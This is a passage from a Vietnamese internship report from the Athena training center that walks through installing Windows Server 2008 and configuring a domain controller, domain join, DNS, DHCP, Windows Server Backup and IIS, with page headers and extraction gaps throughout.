bản Windows Server Standard without Hyper-V. Click Next để tiếp tục.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
32
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tại bảng MICROSOFT PRE-RELEASE SOFTWARE LICENSE
TERMS là những điều khoản sử dụng sản phẩm của Microsoft. Đánh dấu
chọn vào I accept the license terms để chấp nhận những điều khoản đó và
click Next để tiếp tục.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
33
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Custom (advaneced) để tiến hành cài đặt tùy chọn.
Tiếp theo là chọn ổ đĩa để cài dặt Windows. Tiếp tục click Next sau khi đã chọn ổ
đĩa cài đặt.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
34
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

Đợi cho đến khi hoàn tất cài đặt Windows Server 2008
Sau khi hệ thống hoàn tất cái đặt sẽ tự động đăng nhập vời tài khoản
Administrator, tuy nhiên mật khẩu đang ở trạng thái trống (blank) vì thế cần phải
thiết lập mật khẩu ở lần đăng nhập đầu tiên.
Click OK để tiến hành thay đổi mật khẩu.Sau đó đăng nhập vào bằng mật khẩu vừa
thay đổi.
Đến đây quá trình cài đặt kết thúc.
Tham khảo video tại:http://www.youtube.com/watch?v=vX3HKpzykZ4
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
35
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 5: DỰNG DOMAIN CONTROLLER
Giống nhƣ Windows Server 2003 sẽ vẫn cần chạy dcpromo từ nhắc lệnh
Run, tuy nhiên cần phải cài đặt Active Directory Domain Controller role, đầu
tiên bạn cài đặt role, sau đó chạy dcpromo.Vào Server ManagerRolesAdd
Roles

Xuất hiện trang Before You Begin, nhấn Next để tiếp tục.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
36
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Active Directory Domain ServicesAdd Required Features để cài đặt
thêm các tính năng này với Active Directory Server Role.
Sau khi chọn Active Directory DC Server Role, bạn sẽ thấy các thông tin về Server
Role.

Kích Install để cài đặt các file yêu cầu nhằm chạy dcpromo
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
37
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Cài đặt đƣợc thực hiện thành công. Kích Close.
Trong bài này, chúng ta sẽ sử dụng 2 máy.
PC1: Là máy sử dụng Windows Server 2008.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
38
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
PC2: Là máy sử dụng Client sử dụng Windows 7.
Quá trình cài đặt sẽ trải qua 2 bƣớc chính:

Bƣớc 1: Chỉnh Preferred DNS
- Ở bƣớc này chúng ta sẽ chỉnh Preferred DNS về chính máy tính của chúng ta, ở
đây là ip 192.168.1.1.
Trong trƣờng hợp giả sử chúng ta quên làm bƣớc này, thì quá trình nâng cấp
vẫn diễn ra bình thƣờng, và Windows sẽ tự chỉnh Preferred DNS về địa chỉ
192.168.1.1 Nhƣng tốt nhất các bạn nên làm bƣớc chỉnh này
Bƣớc 2: Nâng cấp lên Domain Controller

- Bạn vào Start-> Chọn Run, gõ dcpromo và Enter, sau đó lần lƣợt làm theo các
bƣớc sau:
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
39
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tiếp nào.
Thao tác này sẽ khởi chạy Welcome to the Active Directory Domain Service
Installation Wizard. Kích Next.
Sau đó tiếp tục nhấn Next.

Trong trang Choose a Deployment Configuration Create a new domain in a
new forest..
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
40
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong trang Name the Forest Root Domain, nhập vào tên của miền trong hộp
nhập liệu FQDN of the forest room domain.Nhấn Next để tiếp tục.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
41
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Nhấn Next để tiếp tục.
Trong trang Set Forest Functional Level, chọn Windows Server 2008. Nhấn Next
để tiếp tục.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
42
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

Trong trang Additional Domain Controller Options, Chọn DNS server và kích
Next.
Một hộp thoại sẽ xuất hiện nói răng không thể tạo đại biểu cho máy chủ
DNS này vì không thể tìm thấy vùng xác thực hoặc nó không chạy Windows DNS
server. Lý do cho điều này là vì đây là DC đầu tiên trên mạng. Nhấn Next để tiếp
tục.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
43
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Để lại thƣ mục Database, Log Files và SYSVOL ,kích Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
44
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Directory Service Restore Mode Administrator Password, nhập
một mật khẩu mạnh vào các hộp nhập liệu Password và Confirm password.
Xác nhận các thông tin trên trang Summary và kích Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
45
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

Active Directory sẽ cài đặt. Đặt một dấu kiểm vào hộp chọn Reboot on
completion để máy tính sẽ tự động khởi động lại khi cài đặt DC đƣợc hoàn tất.
Tham khảo video tại: http://www.youtube.com/watch?v=6CXrntG26r4
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
46
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 6: JOIN DOMAIN
Chỉnh ip của máy Windows 7 sao cho cùng địa chỉ của lớp mà ta đã chọn ở
máy Server. Gateway và DNS trỏ về địa chỉ ip của máy Server.
Vào Start click phải computer chọn properties. Chọn change settings.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
47
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click vào mở hộp thoại change.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
48
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Nhập domain của máy server vào -> OK
Nhập Administrator và pass.
Click OK.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
49
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

Ta vào lại thấy hộp thoại đã có domain.
Tham khảo video tại: http://www.youtube.com/watch?v=NS525zebpx4
CHƢƠNG 7: TRIỂN KHAI CÁC DỊCH VỤ MẠNG
I. DỊCH VỤ DNS
1. Giới thiệu về DNS
DNS (Domain Name System) Server là máy chủ đƣợc dùng để phân giải
domain thành địa chỉ IP và ngƣợc lại. Về cách thức hoạt động, DNS Server lƣu trữ
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
50
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
một cơ sở dữ liệu bao gồm các bản ghi DNS và dịch vụ lắng nghe các yêu cầu.Khi
máy client gửi yêu cầu phân giải đến, DNS Server tiến hành tra cứu trong cơ sở dữ
liệu và gửi kết quả tƣơng ứng về máy client.
2. Cài đặt DNS
Vào Server Manager  Roles Add Roles.Tại bảng Select Server Roles, chọn
DNS Server
- Sau đó nhấn Next để tiếp tục
- Chọn Instal. Tại bảng Confirm Installation Selections xác nhận việc cài đặt.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
51
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Chọn Close để hoàn tất cài đặt.
3. Cấu hình DNS
- Đối với DNS Server,thông thƣờng nên xây dựng đồng thời hai hệ thống là DNS
Server chính (Primary) và DNS Server dự phòng (Secondary) dùng chung một cơ
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
52
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
sở dữ liệu. Với phƣơng pháp này,sẽ hạn chế khả năng dịch vụ DNS bị ngƣng khi
có sự cố xảy ra trên hệ thống.
- Vào Start Administrative Tools DNS.
- Nhấp chuột phải vào Forward Lookup Zones và chọn New Zone.
- Tại bảng Welcome to the New Zone Wizard ,chọn Next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
53
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Tại bảng Zone Type chọn Primary zone để cấu hình DNS Server chính.
- Chọn Next. Tại bảng Zone Name gõ tên domain vào.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
54
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Chọn Next. Tại bảng Zone File, để mặc định. Chọn Next.
- Chọn
Next.
Tại bảng Completing the New Zone Wizard xem lại thông tin.
- Sau đó chọn Finish để hoàn tất.
- Nhấp chuột phải vào ReverseLookup Zones và chọn New Zone.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
55
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
56
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Tại bảng Welcome to the New Zone Wizard chọn Next.
- Tại bảng Zone Type chọn Primary zone để cấu hình chức năng reverse cho DNS
Server chính.
- Chọn Next.Tại bảng Reverse Lookup Zone Name chọn kiểu IP cần phân giải. Ở
đây chọn IPv4.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
57
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Chọn Next. Điền Network ID và chọn Next.
- Tại bảng Zone File để mặc định. Chọn Next.
- Tại bảng Dynamic Update chọn Allow both nonsecure dynamic updates.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
58
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Chọn Next và xem lại thông tin thiết lập, và sau đó chọn Finish để kết thúc.
Bổ sung các bản ghi DNS vào DNS Server
- Vào Start Administrative Tools DNS. Nhấp chuột phải vào zone và chọn
New
- Gõ tên host vào mục Name, gõ địa chỉ IP vào mục IP address. Nếu muốn tạo ra
một bản ghi DNS phân giải ngƣợc tƣơng ứng thì đánh dấu chọn Create associated
pointer (PTR) record.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
59
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Sau đó chọn Add Host.Xuất hiện thông báo thành công.
Kiểm tra
Tham khảo video tại:http://www.youtube.com/watch?v=KTge5mwqsoY
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
60
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Dịch vụ DHCP
II. GIỚI THIỆU DỊCH VỤ DHCP
 Dịch vụ DHCP cho phép chúng ta cấp động các thông số cấu hình mạng cho
các máy trạm.(client).
 Cơ chế sử dụng các thông số mạng đƣợc cấp phát động có ƣu điểm hơn so
với cơ chế khai báo tĩnh các thông số mạng nhƣ:
 Khắc phục đƣợc tình trạng đụng địa chỉ IP và giảm chi phí quản trị cho hệ
thống mạng.Giúp cho các nhà cung cấp dịch vụ (ISP) tiết kiệm đƣợc số
lƣợng địa chỉ IP thật (Public IP).Phù hợp cho các máy tính thƣờng xuyên di
chuyển qua lại giữa các mạng.Kết hợp với hệ thống mạng không dây
(Wireless) cung cấp các điểm Hotspot nhƣ: nhà ga, sân bay, trƣờng học…
1. Hoạt động của giao thức
Giao thức DHCP làm việc theo mô hình client/server.Khi máy client khởi
động, máy sẽ gửi broadcast gói tin DHCPDISCOVER, yêu cầu một server phục vụ
mình. Gói tin này cũng chứa địa chỉ MAC của máy client.Các máy Server trên
mạng khi nhận đƣợc gói tin yêu cầu đó, nếu còn khả năng cung cấp địa chỉ IP, đều
gửi lại cho máy Client gói tin DHCPOFFER, đề nghị cho thuê một địa chỉ IP trong
một khoản thời gian nhất định, kèm theo là một subnet mask và địa chỉ của Server.
2. Cài đặt trên windows server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
61
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

- Server Manger  Roles Add Roles.
Next Roles DHCP Server Next.
Things to Note
.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
62
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

Next.
- Parent Domain
“Preferred DNS Validate
Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
63
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

- Next.
Tiếp tục bấm Next. Trong Bảng Configure DHCPv6 Stateless Mode ta
chọn Disable DHCPv6 stateless mode for this server và bấm Next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
64
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

- Next.
. Bấm Install để cài đặt
- , và nhấn Close
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
65
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
3. Cấu hình DHCP
3.1. Tạo Scop
Administrative ToolsDHCP.
Nhấ IPv4 và New Scope.
New Scope Next.
-
Scope Name và ục Name và nhấn Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
66
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- IP Address Range 
Next.
- Lease Duration
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
67
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Configuration DHCP Options
. Ở No, I will configure
these option later và nhấn Next.
Bấm Fisnish để kết thúc
3.2 Thay đổi options của Scope
- scope optionsConfigure Options.
-
.
- Router
.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
68
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Kiểm tra
CHƢƠNG 8: BACKUP
Windows Server Backup là một thành phần đƣợc xây dựng trong
Windows Server 2008 , bao gồm Microsoft Management Console (MMC)
snap-in, một công cụ dòng lệnh và Windows PowerShell cmdlets. Windows
Server Backup giống nhƣ phiên bản tiền nhiệm của nó - Ntbackup (trên Windows
Server 2000/2003) - cung cấp một giải pháp hoàn chỉnh để backup dữ liệu hàng
ngày và khôi phục lại khi cần thiết.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
69
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Windows Server 2008 R2 có các tính năng mới mở rộng giúp bạn có thể
backup, lƣu trữ các bản backup và làm thế nào để phục hồi lại từ backup.
Lƣu ý: Một điểm cần nhớ là không thể sử dụng Windows Server Backup để
khôi phục bản sao lƣu đã đƣợc tạo ra bởi Ntbackup. Tuy nhiên hiện có một phiên
bản chỉ đọc của Ntbackup (miễn phí) có thể giúp bạn khôi phục dữ liệu đƣợc tạo ra
bởi Ntbackup.
Backup với Windows Server Backup
Bạn có thể sử dụng Windows Server Backup để backup toàn bộ server (tất cả các
volume), một danh sách lựa chọn các volume, một phân vùng hệ thống hoặc một
thƣ mục/file cụ thể.
Lƣu ý: Trong Windows Server 2008 RTM bạn sẽ bị hạn chế những mục có thể
backup, chỉ có vài lựa chọn là volume và toàn bộ server.
Bạn có thể sử dụng Windows Server Backup để tạo và quản lý các bản backup cho
một máy tính cục bộ hoặc từ xa, có thể lên lịch trình để chạy backup tự động.
Cài đặt Windows Server Backup
Khi thêm tính năng Windows Server Backup Features và các thành phần cấp dƣới,
bạn cần cài đặt các công cụ sau:
Windows Server Backup Microsoft Management Console (MMC) snap-in
Wbadmin command-line tool
Windows PowerShell cmdlets for Windows Server Backup
Để cài đặt Windows Server Backup, có thể sử dụng một trong 3 phƣơng pháp sau:
Sử dụng Server Manager
Sử dụng Servermanagercmd.exe
Sử dụng PowerShell
Để cài đặt Windows Server Backup, đăng nhập vào máy tính bằng tài khoản
Administrator hoặc tài khoản có cấp quyền quản trị.
1. Cài đặt Windows Server Backup sử dụng Server Manager
- Mở Server Manager
- Kích Features
- Kích Add Features
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
70
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Trong trang Add Features Wizard, cuộn chuột xuống dƣới và
chọn Windows Server Backup features. Nếu bạn cũng muốn sử dụng các mẫu
lệnh PowerShell, chọn thêm Command Line Tools. Bạn không cần việc thêm này
nếu chỉ muốn sử dụng GUI hoặc công cụ dòng lệnh WBADMIN. Kích Next.
Trong hộp thoại Server Manager -> Add Features
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
71
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Add Features Wizard -> Windows Server backup features.
- Trong trang Confirm Installation Selections, kích Install.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
72
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click close.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
73
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Không cần khởi động lại server sau khi thiết lập xong.
2. Cài đặt Windows Server Backup sử dụng Servermanagercmd.exe
Sử dụng lệnh Servermanagercmd.exe là cách dễ dàng, tuy nhiên lệnh này có
thể bị phản đối trong các phiên bản Windows sau này, do đó không đƣợc sử dụng
nó quá nhiều...
- Mở cửa sổ lệnh với quyền quản trị cấp cao (chuột phải vào CMD và chọn Run as
Administrator).
- Nhập: servermanagercmd -i Backup-Features

3. Cài đặt Windows Server Backup sử dụng PowerShell
Trong Windows Server 2008 R2, PowerShell đƣợc cài đặt mặc định. Tuy
nhiên, để cài đặt các role bằng công cụ này, bạn cần phải import vào module
Server Manager.
- Mở một cửa sổ PowerShell với quyền cấp cao (chuột phải vào PowerShell và
chọn Run as Administrator)
- Nhập: Import-Module servermanager
- Sau khi import, nhập: Add-WindowsFeature Backup-Features
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
74
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
4. BACKUP windows thông thƣờng.
Tiến hành phân chia ổ đĩa. Start-> Server Manager -> Stor Age -> Disk
Management -> Shink volume.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
75
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
76
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn 10000 và Shink tiếp theo.
Mở new simple volume.
Trong New Simple Volume Wizard -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
77
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong New Simple Volume Wizard -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
78
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong New Simple Volume Wizard -> Next
Trong New Simple Volume Wizard ->Đánh dấu vào ô Pefom a quick fomat.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
79
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong New Simple Volume Wizard -> Finish
Chọn Backup Once.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
80
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Backup Once Wizard ->Next.
Trong hộp thoại Backup Once Wizard -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
81
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Backup Once Wizard -> Next.
Trong hộp thoại Backup Once Wizard. Chọn ổ đĩa mới chia-> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
82
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Backup Once Wizard -> Next -> Yes.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
83
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Backup Once Wizard -> Next.
Trong hộp thoại Backup Once Wizard -> Backup.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
84
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Ta thử xóa thƣ mục nào đó trong ổ đĩa.
Chọn thƣ mục Recover trong hộp thoại Windows Server backup.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
85
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Recovery Wizard. Click Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
86
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Next.
Click Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
87
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Recovery Wizard. Chọn thƣ mục mình muốn khôi phục lại->
Next.
Trong hộp thoại Recovery Wizard. Click Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
88
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Recovery Wizard. Chọn recover.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
89
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Recovery Wizard. Chọn close.
Vào computer kiểm tra xem thƣ mục hien co đƣợc khôi phục lại đƣợc chƣa.
Kiểm tra.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
90
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 9: IIS-WEB-FTP
I. Tiến hành cài đặt web iis và FTP.
Vào Server Manager (Start => Programs => Administrative Tools => Server
Manager).
Click next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
91
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chuột phải vào Roles , bên cột trái chọn Add Roles.Trong bản Add Roles Wizard
đánh dấu IIS (WebServer) ->install
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
92
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Next.
Chọn Basic Authemtication-> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
93
